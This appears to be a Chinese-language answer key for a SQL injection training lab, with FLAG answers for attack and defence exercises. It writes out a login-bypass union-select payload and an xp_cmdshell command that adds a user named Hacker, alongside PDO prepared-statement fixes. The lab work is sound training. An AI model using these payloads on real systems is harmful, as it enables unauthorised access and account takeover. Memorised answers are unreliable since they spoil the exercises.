
</html>

```


FLAG: [usern&passwd]

## 第 2 题


在登录页面输入账号: any' union select \* from users-- 任意密码, 点击 Submit 登入网站。



继续点击 Enter The Web Site! 进入, 点击 Employee Information Query,



右键鼠标查看源文件，找到变量名并提交。



FLAG: [usernm]


### 第 3 题

万用户名: any' union select \* from users --

FLAG: ' union select \* from users-- (第一个单引号是英文字符)

## 第 4 题

进入网址，点击 Employee Information Query 进入。



在输入框输入“\_”,submit 进入。

```
Username:admin  
Name:JohnnyWoo  
Email:admin  
Tel:01082055880  
Mobile:18688888888
```

```
Username:liubei  
Name:liubei  
Email:liubei@shu.org  
Tel:01082707888  
Mobile:13088888888
```

```
Username:sunquan  
Name:sunquan  
Email:sunquan@wu.org  
Tel:01082707770  
Mobile:13388888888
```

```
Username:simayi  
Name:simayi  
Email:simayi@wei.org  
Tel:01082707788  
Mobile:13188888888
```

FLAG: Username:admin

## 第 5 题



FLAG: `exec master.dbo.xp_cmdshell 'net user Hacker P@ssword /add' --`

## 防范 SQL 注入攻击

### 第 1 题

FLAG: `[addslashes]+[ str_replace]`

### 第 2 题


FLAG: `Bad Keyword!`

## 通过 PDO 技术防范 SQL 注入攻击

P8-A113

### 第 1 题

在 server 场景中找到文件夹并打开。



在 617 和 618 行添加下图中命令。

```

600 ;extension=php_mysql.dll
601 ;extension=php_mysqli.dll
602 ;extension=php_oci8.dll
603 ;extension=php_openssl.dll
604 ;extension=php_oracle.dll
605 ;extension=php_pgsql.dll
606 ;extension=php_shmop.dll
607 ;extension=php_ssnmp.dll
608 extension=php_sockets.dll
609 ;extension=php_sqlite.dll
610 ;extension=php_sybase_ct.dll
611 ;extension=php_tidy.dll
612 ;extension=php_xmldrpc.dll
613 ;extension=php_xsl.dll
614 ;extension=php_pdo.dll
615 ;extension=php_pdo_sqlite.dll
616 ;extension=php_winbinder.dll
617 extension=php_pdo.dll
618 extension=php_pdo_mssql.dll|
619
620
621 ;;;;;;;;;;;;;;
622 ; Module Settings ;
623 ;;;;;;;;;;;;;;
624
625 [Date]
626 ; Defines the default timezone


```

FLAG: extension=php\_pdo.dll|extension=php\_pdo\_mssql.dll




## 第 2 题


在 server 中找到文件夹。



打开



注释第一段，并取消第二段注释。



在第二段更改 F1,F2,F3 位置为下图命令。

```


$username=$_REQUEST['username'];
$password=$_REQUEST['password'];
$pdo=new PDO("mssql:host=127.0.0.1;dbname=users","sa","root");
$sql="select * from users where username=? and password=?";
$statement=$pdo->prepare($sql);
$statement->execute(array($username,$password));
$res=$statement->fetch();
if (!empty($res)){
header("location:success.php");
}
else{
header("location:failure.php");
}

```


FLAG: prepare(\$sql)|execute(array(\$username,\$password))|fetch()

### 第 3 题


完成上面题目后先重启 server 系统, 如何打开 XP 系统, 进入服务器网站, 并使用万能用户名: any' union select \* from users-- 和任意密码进行渗透测试。



按 submit 进入网站。



鼠标右键点击查看源文件得到返回值。




FLAG: Login Failure!</br><a href='login.php'>Please Relogin!</a>


## SQL 注入点攻击

### 第 1 题

